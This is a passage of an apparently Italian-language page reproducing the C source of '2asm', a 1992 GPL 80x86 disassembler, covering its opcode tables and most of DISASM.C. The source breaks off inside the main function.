  "test %Eb,%Gb",     "test %Ev,%Gv",    "xchg %Eb,%Gb",   "xchg %Ev,%Gv",
  "mov %Eb,%Gb",      "mov %Ev,%Gv",     "mov %Gb,%Eb",    "mov %Gv,%Ev",
  "mov %Ew,%Sw",      "lea %Gv,%M ",     "mov %Sw,%Ew",    "pop %Ev",
/* 9 */
  "nop",              "xchg %ecx,%eax",  "xchg %edx,%eax", "xchg %ebx,%eax",
  "xchg %esp,%eax",   "xchg %ebp,%eax",  "xchg %esi,%eax", "xchg %edi,%eax",
  "cbw",              "cwd",             "call %Ap",       "fwait",
  "pushf%d ",         "popf%d ",         "sahf",           "lahf",
/* a */
  "mov al,%Oc",       "mov %eax,%Ov",    "mov %Oc,al",     "mov %Ov,%eax",
  "%P movsb",         "%P movs%w",       "%P cmpsb",       "%P cmps%w ",
  "test al,%Ib",      "test %eax,%Iv",   "%P stosb",       "%P stos%w ",
  "%P lodsb",         "%P lods%w ",      "%P scasb",       "%P scas%w ",
/* b */
  "mov al,%Ib",       "mov cl,%Ib",      "mov dl,%Ib",     "mov bl,%Ib",
  "mov ah,%Ib",       "mov ch,%Ib",      "mov dh,%Ib",     "mov bh,%Ib",
  "mov %eax,%Iv",     "mov %ecx,%Iv",    "mov %edx,%Iv",   "mov %ebx,%Iv",
  "mov %esp,%Iv",     "mov %ebp,%Iv",    "mov %esi,%Iv",   "mov %edi,%Iv",
/* c */
  "%g1 %Eb,%Ib",      "%g1 %Ev,%Ib",     "ret %Iw",        "ret",
  "les %Gv,%Mp",      "lds %Gv,%Mp",     "mov %Eb,%Ib",    "mov %Ev,%Iv",
  "enter %Iw,%Ib",    "leave",           "retf %Iw",       "retf",
```

```
  "int 03",           "int %Ib",          "into",            "iret",
/* d */
  "%g1 %Eb,1",        "%g1 %Ev,1",        "%g1 %Eb,cl",      "%g1 %Ev,cl",
  "aam ; %Ib",        "aad ; %Ib",        "setalc",          "xlat",
#if 0
  "esc 0,%Ib",        "esc 1,%Ib",        "esc 2,%Ib",       "esc 3,%Ib",
  "esc 4,%Ib",        "esc 5,%Ib",        "esc 6,%Ib",       "esc 7,%Ib",
#else
  "%f0",              "%f1",              "%f2",             "%f3",
  "%f4",              "%f5",              "%f6",             "%f7",
#endif
/* e */
  "loopne %Jb",       "loope %Jb",        "loop %Jb",        "j%j cxz %Jb",
  "in al,%Ib",        "in %eax,%Ib",      "out %Ib,al",      "out %Ib,%eax",
  "call %Jv",         "jmp %Jv",          "jmp %Ap",         "jmp %Ks%Jb",
  "in al,dx",         "in %eax,dx",       "out dx,al",       "out dx,%eax",
/* f */
  "lock %p ",         0,                  "repne %p ",       "repe %p ",
  "hlt",              "cmc",              "%g2",             "%g2",
  "clc",              "stc",              "cli",             "sti",
  "cld",              "std",              "%g3",             "%g4"
};


char *second[] = {
/* 0 */
  "%g5",              "%g6",              "lar %Gv,%Ew",     "lsl %Gv,%Ew",
  0,                  "loadall",          "clts",            "loadall",
  "invd",             "wbinvd",           0,                 0,
  0,                  0,                  0,                 0,
/* 1 */
  "mov %Eb,%Gb",      "mov %Ev,%Gv",      "mov %Gb,%Eb",     "mov %Gv,%Ev",
  0,                  0,                  0,                 0,
  0,                  0,                  0,                 0,
  0,                  0,                  0,                 0,
/* 2 */
  "mov %Rd,%Cd",      "mov %Rd,%Dd",      "mov %Cd,%Rd",     "mov %Dd,%Rd",
  "mov %Rd,%Td",      0,                  "mov %Td,%Rd",     0,
  0,                  0,                  0,                 0,
  0,                  0,                  0,                 0,
/* 3 */
  0, 0, 0, 0, 0, 0, 0, 0,
  0, 0, 0, 0, 0, 0, 0, 0,
/* 4 */
  0, 0, 0, 0, 0, 0, 0, 0,
  0, 0, 0, 0, 0, 0, 0, 0,
/* 5 */
  0, 0, 0, 0, 0, 0, 0, 0,
  0, 0, 0, 0, 0, 0, 0, 0,
/* 6 */
  0, 0, 0, 0, 0, 0, 0, 0,
  0, 0, 0, 0, 0, 0, 0, 0,
/* 7 */
  0, 0, 0, 0, 0, 0, 0, 0,
  0, 0, 0, 0, 0, 0, 0, 0,
/* 8 */
  "jo %Jv",           "jno %Jv",          "jb %Jv",          "jnb %Jv",
  "jz %Jv",           "jnz %Jv",          "jbe %Jv",         "ja %Jv",
  "js %Jv",           "jns %Jv",          "jp %Jv",          "jnp %Jv",
  "jl %Jv",           "jge %Jv",          "jle %Jv",         "jg %Jv",
/* 9 */
  "seto %Eb",         "setno %Eb",        "setc %Eb",        "setnc %Eb",
  "setz %Eb",         "setnz %Eb",        "setbe %Eb",       "setnbe %Eb",
  "sets %Eb",         "setns %Eb",        "setp %Eb",        "setnp %Eb",
  "setl %Eb",         "setge %Eb",        "setle %Eb",       "setg %Eb",
/* a */
  "push fs",          "pop fs",           0,                 "bt %Ev,%Gv",
  "shld %Ev,%Gv,%Ib", "shld %Ev,%Gv,cl", 0,                 0,
```

```
  "push gs",          "pop gs",          0,                 "bts %Ev,%Gv",
  "shrd %Ev,%Gv,%Ib", "shrd %Ev,%Gv,cl", 0,                 "imul %Gv,%Ev",
/* b */
  "cmpxchg %Eb,%Gb",  "cmpxchg %Ev,%Gv", "lss %Mp",         "btr %Ev,%Gv",
  "lfs %Mp",          "lgs %Mp",         "movzx %Gv,%Eb",   "movzx %Gv,%Ew",
  0,                  0,                 "%g7 %Ev,%Ib",     "btc %Ev,%Gv",
  "bsf %Gv,%Ev",      "bsr %Gv,%Ev",     "movsx %Gv,%Eb",   "movsx %Gv,%Ew",
/* c */
  "xadd %Eb,%Gb",     "xadd %Ev,%Gv",    0,                 0,
  0,                  0,                 0,                 0,
  "bswap eax",        "bswap ecx",       "bswap edx",       "bswap ebx",
  "bswap esp",        "bswap ebp",       "bswap esi",       "bswap edi",
/* d */
  0, 0, 0, 0, 0, 0, 0, 0,
  0, 0, 0, 0, 0, 0, 0, 0,
/* e */
  0, 0, 0, 0, 0, 0, 0, 0,
  0, 0, 0, 0, 0, 0, 0, 0,
/* f */
  0, 0, 0, 0, 0, 0, 0, 0,
  0, 0, 0, 0, 0, 0, 0, 0,
};


char *groups[][8] = {   /* group 0 is group 3 for %Ev set */
/* 0 */
  { "add",            "or",              "adc",             "sbb",
    "and",                "sub",                 "xor",                 "cmp"
},
/* 1 */
  { "rol",            "ror",             "rcl",             "rcr",
    "shl",                "shr",                 "shl",                 "sar"
},
/* 2 */  /* v   v*/
  { "test %Eq,%Iq",   "test %Eq,%Iq",    "not %Ev",         "neg %Ev",
    "mul %Ec",        "imul %Ec",        "div %Ec",         "idiv %Ec" },
/* 3 */
  { "inc %Eb",        "dec %Eb",         0,                 0,
    0,                    0,                        0,                       0
},
/* 4 */
  { "inc %Ev",        "dec %Ev",         "call %Kn%Ev",  "call %Kf%Ep",
    "jmp  %Kn%Ev",        "jmp  %Kf%Ep",          "push  %Ev",             0
},
/* 5 */
  { "sldt %Ew",       "str %Ew",         "lldt %Ew",        "ltr %Ew",
    "verr  %Ew",          "verw  %Ew",            0,                       0
},
/* 6 */
  { "sgdt %Ms",       "sidt %Ms",        "lgdt %Ms",        "lidt %Ms",
    "smsw  %Ew",          0,                        "lmsw  %Ew",           0
},
/* 7 */
  { 0,                0,                 0,                 0,
    "bt",             "bts",             "btr",             "btc"           }
};

/* zero here means invalid.  If first entry starts with '*', use st(i) */
/* no assumed %EFs here.  Indexed by RM(modrm())                       */
char *f0[]     = { 0, 0, 0, 0, 0, 0, 0, 0};
char *fop_9[]  = { "*fxch st,%GF" };
char *fop_10[] = { "fnop", 0, 0, 0, 0, 0, 0, 0 };
char *fop_12[] = { "fchs", "fabs", 0, 0, "ftst", "fxam", 0, 0 };
char *fop_13[] = { "fld1", "fldl2t", "fldl2e", "fldpi",
                   "fldlg2", "fldln2", "fldz", 0 };
char *fop_14[] = { "f2xm1", "fyl2x", "fptan", "fpatan",
                   "fxtract", "fprem1", "fdecstp", "fincstp" };
char *fop_15[] = { "fprem", "fyl2xp1", "fsqrt", "fsincos",
```

```
                   "frndint", "fscale", "fsin", "fcos" };
char *fop_21[] = { 0, "fucompp", 0, 0, 0, 0, 0, 0 };
char *fop_28[] = { 0, 0, "fclex", "finit", 0, 0, 0, 0 };
char *fop_32[] = { "*fadd %GF,st" };
char *fop_33[] = { "*fmul %GF,st" };
char *fop_36[] = { "*fsubr %GF,st" };
char *fop_37[] = { "*fsub %GF,st" };
char *fop_38[] = { "*fdivr %GF,st" };
char *fop_39[] = { "*fdiv %GF,st" };
char *fop_40[] = { "*ffree %GF" };
char *fop_42[] = { "*fst %GF" };
char *fop_43[] = { "*fstp %GF" };
char *fop_44[] = { "*fucom %GF" };
char *fop_45[] = { "*fucomp %GF" };
char *fop_48[] = { "*faddp %GF,st" };
char *fop_49[] = { "*fmulp %GF,st" };
char *fop_51[] = { 0, "fcompp", 0, 0, 0, 0, 0, 0 };
char *fop_52[] = { "*fsubrp %GF,st" };
char *fop_53[] = { "*fsubp %GF,st" };
char *fop_54[] = { "*fdivrp %GF,st" };
char *fop_55[] = { "*fdivp %GF,st" };
char *fop_60[] = { "fstsw ax", 0, 0, 0, 0, 0, 0, 0 };

char **fspecial[] = { /* 0=use st(i), 1=undefined 0 in fop_* means undefined
*/
  0, 0, 0, 0, 0, 0, 0, 0,
  0, fop_9, fop_10, 0, fop_12, fop_13, fop_14, fop_15,
  f0, f0, f0, f0, f0, fop_21, f0, f0,
  f0, f0, f0, f0, fop_28, f0, f0, f0,
  fop_32, fop_33, f0, f0, fop_36, fop_37, fop_38, fop_39,
  fop_40, f0, fop_42, fop_43, fop_44, fop_45, f0, f0,
  fop_48, fop_49, f0, fop_51, fop_52, fop_53, fop_54, fop_55,
  f0, f0, f0, f0, fop_60, f0, f0, f0,
};

char *floatops[] = { /* assumed " %EF" at end of each.  mod != 3 only */
/*00*/ "fadd", "fmul", "fcom", "fcomp",
       "fsub", "fsubr", "fdiv", "fdivr",
/*08*/ "fld", 0, "fst", "fstp",
       "fldenv", "fldcw", "fstenv", "fstcw",
/*16*/ "fiadd", "fimul", "ficomw", "ficompw",
       "fisub", "fisubr", "fidiv", "fidivr",
/*24*/ "fild", 0, "fist", "fistp",
       "frstor", "fldt", 0, "fstpt",
/*32*/ "faddq", "fmulq", "fcomq", "fcompq",
       "fsubq", "fsubrq", "fdivq", "fdivrq",
/*40*/ "fldq", 0, "fstq", "fstpq",
       0, 0, "fsave", "fstsw",
/*48*/ "fiaddw", "fimulw", "ficomw", "ficompw",
       "fisubw", "fisubrw", "fidivw", "fidivr",
/*56*/ "fildw", 0, "fistw", "fistpw",
       "fbldt", "fildq", "fbstpt", "fistpq"
};
```

Il secondo file è invece il disassemblatore vero e proprio.
Il file si chiama DISASM.C

```
/*

   2asm: Convert binary files to 80*86 assembler. Version 1.00

License:

   This program is free software; you can redistribute it and/or modify
   it under the terms of the GNU General Public License as published by
   the Free Software Foundation.

   This program is distributed in the hope that it will be useful,
```

```
   but WITHOUT ANY WARRANTY; without even the implied warranty of
   MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
   GNU General Public License for more details.

Comments:

   The code was originally snaffled from the GNU C++ debugger, as ported
   to DOS by DJ Delorie and Kent Williams (williams@herky.cs.uiowa.edu).
   Extensively modified by Robin Hilliard in Jan and May 1992.

   This source compiles under Turbo C v2.01.  The disassembler is entirely
   table driven so it's fairly easy to change to suit your own tastes.

   The instruction table has been modified to correspond with that in
   `Programmer's Technical Reference: The Processor and Coprocessor',
   Robert L. Hummel, Ziff-Davis Press, 1992.  Missing (read "undocumented")
   instructions were added and many mistakes and omissions corrected.

   The emulated coprocessor instructions on interrupts 34--3E are disassembled
   if the "-e" command line option is specified.  I don't deal with segment
   overrides to emulated '87 instructions, read Hummel if you *really* want to
   know all the gory details (you don't.).  The Borland defined shortcuts on
   int 3E are not disassembled either (they're not real instructions anyway!)

   Command line switches (case sensitive):

   -e :  Disassemble (unoverridden) emulated 80*87 instructions (not default)

   -3 :  Assume code is 32 bit (default==16)

   -x :  Output all numbers in pure hex (no leading zeros or trailing "h"s.)

   -s :  Don't specify operand size (ie omit "byte ptr", "word ptr" and
         "dword ptr" from instruction output.

   -d :  Don't specify distance of calls and jumps (near/far/short)
         (not default)

Health warning:

   When writing and degbugging this code, I didn't have (and still don't have)
   a 32-bit disassembler to compare this guy's output with.  It's therefore
   quite likely that bugs will appear when disassembling instructions which use
   the 386 and 486's native 32 bit mode.  It seems to work fine in 16 bit mode.

Any comments/updates/bug reports to:

   Robin Hilliard, Lough Guitane, Killarney, Co. Kerry, Ireland.
   Tel:         [+353] 64-54014
   Internet:    softloft@iruccvax.ucc.ie
   Compu$erve:  100042, 1237

   If you feel like registering, and possibly get notices of updates and
   other items of software, then send me a post card of your home town.

   Thanks and enjoy!

*/

/* Code starts here...         */

#include <stdio.h>
#include <string.h>
#include <setjmp.h>
#include <stdlib.h>

typedef unsigned long word32;
typedef unsigned short word16;
typedef unsigned char word8;
typedef signed long int32;
typedef signed short int16;
typedef signed char int8;

typedef union {
  struct {
    word16 ofs;
    word16 seg;
```

```
  } w;
  word32 dword;
} WORD32;

/* variables controlled by command line flags */
static int8  seg_size=16;   /* default size is 16 */
static int8  do_hex = 0;    /* default is to use reassemblable instructions */
static int8  do_distance = 1; /* default is to use reassemblable instructions */
static word8 do_emul87 = 0; /* don't try to disassemble emulated instrcutions */
static word8 do_size = 1;   /* default to outputting explicit operand size */
static word8 must_do_size;  /* used with do_size */

static int wordop;           /* dealing with word or byte operand */
static FILE *infile;         /* input stream */
static word8 instruction_length;
static instruction_offset;
static word16 done_space; /* for opcodes with > one space */
static word8 patch87;     /* fudge variable used in 8087 emu patching code */

static char ubuf[100], *ubufp;
static col;               /* output column */
static prefix;            /* segment override prefix byte */
static modrmv;            /* flag for getting modrm byte */
static sibv;              /* flag for getting sib byte   */
static opsize;            /* just like it says ...       */
static addrsize;
static jmp_buf reached_eof; /* jump back when reached eof */

/* some defines for extracting instruction bit fields from bytes */

#define MOD(a)   (((a)>>6)&7)
#define REG(a)   (((a)>>3)&7)
#define RM(a)    ((a)&7)
#define SCALE(a)  (((a)>>6)&7)
#define INDEX(a)  (((a)>>3)&7)
#define BASE(a)   ((a)&7)


extern char *opmap1[];      /* stuff from text.c */
extern char *second[];
extern char *groups[][8];
extern char *f0[];
extern char *fop_9[];
extern char *fop_10[];
extern char *fop_12[];
extern char *fop_13[];
extern char *fop_14[];
extern char *fop_15[];
extern char *fop_21[];
extern char *fop_28[];
extern char *fop_32[];
extern char *fop_33[];
extern char *fop_36[];
extern char *fop_37[];
extern char *fop_38[];
extern char *fop_39[];
extern char *fop_40[];
extern char *fop_42[];
extern char *fop_43[];
extern char *fop_44[];
extern char *fop_45[];
extern char *fop_48[];
extern char *fop_49[];
extern char *fop_51[];
extern char *fop_52[];
extern char *fop_53[];
extern char *fop_54[];
extern char *fop_55[];
extern char *fop_60[];
extern char **fspecial[];
extern char *floatops[];


/* prototypes */

static void ua_str(char *);
static word8 unassemble(word16);
```

```
static char *addr_to_hex(int32,word8);
static word8 getbyte(void);
static word8 silent_getbyte(void);
static word8 silent_returnbyte(word8 );
static modrm(void);
static sib(void);
static void uprintf(char *, ...);
static void uputchar(char );
static int bytes(char );
static void outhex(char , int , int , int , int );
static void reg_name(int , char );
static void do_sib(int );
static void do_modrm(char );
static void floating_point(int );
static void percent(char , char );


static char *addr_to_hex(int32 addr, char splitup)
{
  static char buffer[11];
  WORD32 adr;
  char hexstr[2];

  strcpy(hexstr, do_hex?"h":"");
  adr.dword = addr;
  if (splitup) {
    if (adr.w.seg==0 || adr.w.seg==0xffff) /* 'coz of wraparound */
      sprintf(buffer, "%04X%s", adr.w.ofs, hexstr);
    else
      sprintf(buffer, "%04X%s:%04X%s", adr.w.seg, hexstr, adr.w.ofs, hexstr);
  } else {
    if (adr.w.seg==0 || adr.w.seg==0xffff) /* 'coz of wraparound */
      sprintf(buffer, "%04X%s", adr.w.ofs, hexstr);
    else
      sprintf(buffer, "%08lX%s", addr, hexstr);
  }
  return buffer;
}


static word8 getbyte(void)
{
  int16 c;

  c = fgetc(infile);
  if (c==EOF)
    longjmp(reached_eof, 1);
  printf("%02X", c);   /* print out byte */
  col+=2;
  if (patch87) {
    c -= 0x5C;     /* fixup second byte in emulated '87 instruction */
    patch87 = 0;
  }
  instruction_length++;
  instruction_offset++;
  return c;
}

/* used for lookahead */
static word8 silent_getbyte(void)
{
  return fgetc(infile);
}
/* return byte to input stream */
static word8 silent_returnbyte(word8 c)
{
  return ungetc(c, infile);
}



/*
   only one modrm or sib byte per instruction, tho' they need to be
   returned a few times...
*/

static modrm(void)
```

```
{
  if (modrmv == -1)
    modrmv = getbyte();
  return modrmv;
}


static sib(void)
{
  if (sibv == -1)
    sibv = getbyte();
  return sibv;
}



/*------------------------------------------------------------------------*/
static void uprintf(char *s, ...)
{
  vsprintf(ubufp, s, ...);
  while (*ubufp)
    ubufp++;
}



static void uputchar(char c)
{
  if (c == '\t') {
    if (done_space) {      /* don't tab out if already done so */
      uputchar(' ');
    } else {
      done_space = 1;
      do {
        *ubufp++ = ' ';
      } while ((ubufp-ubuf) % 8);
    }
  } else
    *ubufp++ = c;
  *ubufp = 0;
}


/*------------------------------------------------------------------------*/
static int bytes(char c)
{
  switch (c) {
  case 'b':
       return 1;
  case 'w':
       return 2;
  case 'd':
       return 4;
  case 'v':
       if (opsize == 32)
         return 4;
       else
         return 2;
  }
  return 0;
}



/*------------------------------------------------------------------------*/
static void outhex(char subtype, int extend, int optional, int defsize, int sign)
{
  int n=0, s=0, i;
  int32 delta;
  unsigned char buff[6];
  char *name;
  char  signchar;

  switch (subtype) {
  case 'q':
       if (wordop) {
         if (opsize==16) {
```

```
          n = 2;
        } else {
          n = 4;
        }
      } else {
        n = 1;
      }
      break;

  case 'a':
      break;
  case 'x':
      extend = 2;
      n = 1;
      break;
  case 'b':
      n = 1;
      break;
  case 'w':
      n = 2;
      break;
  case 'd':
      n = 4;
      break;
  case 's':
      n = 6;
      break;
  case 'c':
  case 'v':
      if (defsize == 32)
        n = 4;
      else
        n = 2;
      break;
  case 'p':
      if (defsize == 32)
        n = 6;
      else
        n = 4;
      s = 1;
      break;
  }
  for (i=0; i<n; i++)
    buff[i] = getbyte();
  for (; i<extend; i++)
    buff[i] = (buff[i-1] & 0x80) ? 0xff : 0;
  if (s) {
    uprintf("%02X%02X:", buff[n-1], buff[n-2]);
    n -= 2;
  }
  switch (n) {
  case 1:
      delta = *(signed char *)buff;
      break;
  case 2:
      delta = *(signed int *)buff;
      break;
  case 4:
      delta = *(signed long *)buff;
      break;
  }
  if (extend > n) {
    if (subtype!='x') {
      if ((long)delta<0) {
        delta = -delta;
        signchar = '-';
      } else
        signchar = '+';
      if (delta || !optional)
        uprintf(do_hex?"%c%0*lX":"%c%0*lXh", signchar, do_hex?extend:extend+1, delta);
    } else {
      if (extend==2)
        delta = (word16) delta;
      uprintf(do_hex?"%0.*lX":"%0.*lXh", 2*extend+1, delta);
/*      uprintf(do_hex?"%0.*lX":"%0.*lXh", 2*(do_hex?extend:extend+1), delta); */
    }
    return;
```

```
  }
  if ((n == 4) && !sign) {
    name = addr_to_hex(delta, 0);
    uprintf("%s", name);
    return;
  }
  switch (n) {
  case 1:
       if (sign && (char)delta<0) {
         delta = -delta;
         signchar = '-';
       } else
         signchar = '+';
       if (sign)
         uprintf(do_hex?"%c%02X":"%c%03Xh",signchar,(unsigned char)delta);
       else
         uprintf(do_hex?"%02X":"%03Xh", (unsigned char)delta);
       break;

  case 2:
       if (sign && (int)delta<0) {
         signchar = '-';
         delta = -delta;
       } else
         signchar = '+';
       if (sign)
         uprintf(do_hex?"%c%04X":"%c%05Xh", signchar,(int)delta);
       else
         uprintf(do_hex?"%04X":"%05Xh", (unsigned int)delta);
       break;

  case 4:
       if (sign && (long)delta<0) {
         delta = -delta;
         signchar = '-';
       } else
         signchar = '+';
       if (sign)
         uprintf(do_hex?"%c%08X":"%c%09lXh", signchar, (unsigned long)delta);
       else
         uprintf(do_hex?"%08X":"%09lXh", (unsigned long)delta);
       break;
  }
}

/*------------------------------------------------------------------------*/

static void reg_name(int regnum, char size)
{
  if (size == 'F') { /* floating point register? */
    uprintf("st(%d)", regnum);
    return;
  }
  if (((size == 'v') && (opsize == 32)) || (size == 'd'))
    uputchar('e');
  if ((size=='q' || size == 'b' || size=='c') && !wordop) {
    uputchar("acdbacdb"[regnum]);
    uputchar("llllhhhh"[regnum]);
  } else {
    uputchar("acdbsbsd"[regnum]);
    uputchar("xxxxppii"[regnum]);
  }
}


/*------------------------------------------------------------------------*/
static void do_sib(int m)
{
  int s, i, b;

  s = SCALE(sib());
  i = INDEX(sib());
  b = BASE(sib());
  switch (b) {     /* pick base */
  case 0: ua_str("%p:[eax"); break;
  case 1: ua_str("%p:[ecx"); break;
  case 2: ua_str("%p:[edx"); break;
```

```
  case 3: ua_str("%p:[ebx"); break;
  case 4: ua_str("%p:[esp"); break;
  case 5:
       if (m == 0) {
         ua_str("%p:[");
         outhex('d', 4, 0, addrsize, 0);
       } else {
         ua_str("%p:[ebp");
       }
       break;
  case 6: ua_str("%p:[esi"); break;
  case 7: ua_str("%p:[edi"); break;
  }
  switch (i) {     /* and index */
  case 0: uprintf("+eax"); break;
  case 1: uprintf("+ecx"); break;
  case 2: uprintf("+edx"); break;
  case 3: uprintf("+ebx"); break;
  case 4: break;
  case 5: uprintf("+ebp"); break;
  case 6: uprintf("+esi"); break;
  case 7: uprintf("+edi"); break;
  }
  if (i != 4) {
    switch (s) {    /* and scale */
      case 0: uprintf(""); break;
      case 1: uprintf("*2"); break;
      case 2: uprintf("*4"); break;
      case 3: uprintf("*8"); break;
    }
  }
}



/*------------------------------------------------------------------------*/
static void do_modrm(char subtype)
{
  int mod = MOD(modrm());
  int rm = RM(modrm());
  int extend = (addrsize == 32) ? 4 : 2;

  if (mod == 3) { /* specifies two registers */
    reg_name(rm, subtype);
    return;
  }
  if (must_do_size) {
    if (wordop) {
      if (addrsize==32 || opsize==32) {       /* then must specify size */
        ua_str("dword ptr ");
      } else {
        ua_str("word ptr ");
      }
    } else {
      ua_str("byte ptr ");
    }
  }
  if ((mod == 0) && (rm == 5) && (addrsize == 32)) {/* mem operand with 32 bit ofs */
    ua_str("%p:[");
    outhex('d', extend, 0, addrsize, 0);
    uputchar(']');
    return;
  }
  if ((mod == 0) && (rm == 6) && (addrsize == 16)) { /* 16 bit dsplcmnt */
    ua_str("%p:[");
    outhex('w', extend, 0, addrsize, 0);
    uputchar(']');
    return;
  }
  if ((addrsize != 32) || (rm != 4))
    ua_str("%p:[");
  if (addrsize == 16) {
    switch (rm) {
    case 0: uprintf("bx+si"); break;
    case 1: uprintf("bx+di"); break;
    case 2: uprintf("bp+si"); break;
    case 3: uprintf("bp+di"); break;
```

```
    case 4: uprintf("si"); break;
    case 5: uprintf("di"); break;
    case 6: uprintf("bp"); break;
    case 7: uprintf("bx"); break;
    }
  } else {
    switch (rm) {
    case 0: uprintf("eax"); break;
    case 1: uprintf("ecx"); break;
    case 2: uprintf("edx"); break;
    case 3: uprintf("ebx"); break;
    case 4: do_sib(mod); break;
    case 5: uprintf("ebp"); break;
    case 6: uprintf("esi"); break;
    case 7: uprintf("edi"); break;
    }
  }
  switch (mod) {
  case 1:
       outhex('b', extend, 1, addrsize, 0);
       break;
  case 2:
       outhex('v', extend, 1, addrsize, 1);
       break;
  }
  uputchar(']');
}



/*------------------------------------------------------------------------*/
static void floating_point(int e1)
{
  int esc = e1*8 + REG(modrm());

  if (MOD(modrm()) == 3) {
    if (fspecial[esc]) {
      if (fspecial[esc][0][0] == '*') {
        ua_str(fspecial[esc][0]+1);
      } else {
        ua_str(fspecial[esc][RM(modrm())]);
      }
    } else {
      ua_str(floatops[esc]);
      ua_str(" %EF");
    }
  } else {
    ua_str(floatops[esc]);
    ua_str(" %EF");
  }
}




/*------------------------------------------------------------------------*/
/* Main table driver                                                      */
static void percent(char type, char subtype)
{
  int32 vofs;
  char *name;
  int extend = (addrsize == 32) ? 4 : 2;
  char c;

start:
  switch (type) {
  case 'A':                          /* direct address */
       outhex(subtype, extend, 0, addrsize, 0);
       break;

  case 'C':                          /* reg(r/m) picks control reg */
       uprintf("C%d", REG(modrm()));
       must_do_size = 0;
       break;

  case 'D':                          /* reg(r/m) picks debug reg */
       uprintf("D%d", REG(modrm()));
```

```
        must_do_size = 0;
        break;

   case 'E':                          /* r/m picks operand */
        do_modrm(subtype);
        break;

   case 'G':                          /* reg(r/m) picks register */
        if (subtype == 'F')                 /* 80*87 operand?   */
          reg_name(RM(modrm()), subtype);
        else
          reg_name(REG(modrm()), subtype);
        must_do_size = 0;
        break;

   case 'I':                            /* immed data */
        outhex(subtype, 0, 0, opsize, 0);
        break;

   case 'J':                            /* relative IP offset */
        switch(bytes(subtype)) {              /* sizeof offset value */
        case 1:
             vofs = (int8)getbyte();
             break;
        case 2:
             vofs = getbyte();
             vofs += getbyte()<<8;
             vofs = (int16)vofs;
             break;
        case 4:
             vofs = (word32)getbyte();           /* yuk! */
             vofs |= (word32)getbyte() << 8;
             vofs |= (word32)getbyte() << 16;
             vofs |= (word32)getbyte() << 24;
             break;
        }
        name = addr_to_hex(vofs+instruction_offset,1);
        uprintf("%s", name);
        break;

   case 'K':
        if (do_distance==0)
          break;
        switch (subtype) {
        case 'f':
             ua_str("far ");
             break;
        case 'n':
             ua_str("near ");
             break;
        case 's':
             ua_str("short ");
             break;
        }
        break;

   case 'M':                            /* r/m picks memory */
        do_modrm(subtype);
        break;

   case 'O':                            /* offset only */
        ua_str("%p:[");
        outhex(subtype, extend, 0, addrsize, 0);
        uputchar(']');
        break;

   case 'P':                            /* prefix byte (rh) */
        ua_str("%p:");
        break;

   case 'R':                            /* mod(r/m) picks register */
        reg_name(REG(modrm()), subtype);      /* rh */
        must_do_size = 0;
        break;

   case 'S':                            /* reg(r/m) picks segment reg */
        uputchar("ecsdfg"[REG(modrm())]);
```

```
      uputchar('s');
      must_do_size = 0;
      break;

 case 'T':                           /* reg(r/m) picks T reg */
      uprintf("tr%d", REG(modrm()));
      must_do_size = 0;
      break;

 case 'X':                           /* ds:si type operator */
      uprintf("ds:[");
      if (addrsize == 32)
        uputchar('e');
      uprintf("si]");
      break;

 case 'Y':                           /* es:di type operator */
      uprintf("es:[");
      if (addrsize == 32)
        uputchar('e');
      uprintf("di]");
      break;

 case '2':                           /* old [pop cs]! now indexes */
      ua_str(second[getbyte()]);     /* instructions in 386/486   */
      break;

 case 'g':                           /* modrm group `subtype' (0--7) */
      ua_str(groups[subtype-'0'][REG(modrm())]);
      break;

 case 'd':                            /* sizeof operand==dword? */
      if (opsize == 32)
        uputchar('d');
      uputchar(subtype);
      break;

 case 'w':                            /* insert explicit size specifier */
      if (opsize == 32)
        uputchar('d');
      else
        uputchar('w');
      uputchar(subtype);
      break;

 case 'e':                        /* extended reg name */
      if (opsize == 32) {
        if (subtype == 'w')
          uputchar('d');
        else {
          uputchar('e');
          uputchar(subtype);
        }
      } else
        uputchar(subtype);
      break;

 case 'f':                   /* '87 opcode */
      floating_point(subtype-'0');
      break;

 case 'j':
      if (addrsize==32 || opsize==32) /* both of them?! */
        uputchar('e');
      break;

 case 'p':                   /* prefix byte */
      switch (subtype)  {
      case 'c':
      case 'd':
      case 'e':
      case 'f':
      case 'g':
      case 's':
           prefix = subtype;
           c = getbyte();
           wordop = c & 1;
```

```
            ua_str(opmap1[c]);
            break;
       case ':':
            if (prefix)
              uprintf("%cs:", prefix);
            break;
       case ' ':
            c = getbyte();
            wordop = c & 1;
            ua_str(opmap1[c]);
            break;
       }
       break;

  case 's':                           /* size override */
       switch (subtype) {
       case 'a':
            addrsize = 48 - addrsize;
            c = getbyte();
            wordop = c & 1;
            ua_str(opmap1[c]);
/*            ua_str(opmap1[getbyte()]); */
            break;
       case 'o':
            opsize = 48 - opsize;
            c = getbyte();
            wordop = c & 1;
            ua_str(opmap1[c]);
/*            ua_str(opmap1[getbyte()]); */
            break;
       }
       break;
   }
}



static void ua_str(char *str)
{
  int c;

  if (str == 0) {
    uprintf("<invalid>");
    return;
  }
  if (strpbrk(str, "CDFGRST")) /* specifiers for registers=>no size 2b specified */
    must_do_size = 0;
  while ((c = *str++) != 0) {
    if (c == '%') {
      c = *str++;
      percent(c, *str++);
    } else {
      if (c == ' ') {
        uputchar('\t');
      } else {
        uputchar(c);
      }
    }
  }
}


static word8 unassemble(word16 ofs)
{
  char *str;
  int   c, c2;

  printf("%04X ", ofs);
  prefix = 0;
  modrmv = sibv = -1;     /* set modrm and sib flags */
  opsize = addrsize = seg_size;
  col = 0;
  ubufp = ubuf;
  done_space = 0;
  instruction_length = 0;
  c = getbyte();
  wordop = c & 1;
```

```
  patch87 = 0;
  must_do_size = do_size;
  if (do_emul87) {
    if (c==0xcd) { /* wanna do emu '87 and ->ing to int? */
      c2 = silent_getbyte();
      if (c2 >= 0x34 && c2 <= 0x3E)
        patch87 = 1;       /* emulated instruction!  => must repatch two bytes */
      silent_returnbyte(c2);
      c -= 0x32;
    }
  }
  if ((str = opmap1[c])==NULL) {    /* invalid instruction? */
    uputchar('d');                  /* then output byte defines */
    uputchar('b');
    uputchar('\t');
    uprintf(do_hex?"%02X":"%02Xh",c);
  } else {
    ua_str(str);                      /* valid instruction */
  }
  printf("%*s", 15-col, " ");
  col = 15 + strlen(ubuf);
  do {
    uputchar(' ');
    col++;
  } while (col < 43);
  printf("%s\n", ubuf);
  return instruction_length;
}



static word8 isoption(char c)
{
  return (c=='/' || c=='-');
}



void main(int argc, char *argv[])
{
  word16 instr_len;
  word16 offset;
  char infilename[80];
  char c;

#if defined(DEBUG)
  clrscr();
#endif

  *infilename = 0;
  while (--argc) {
    argv++;
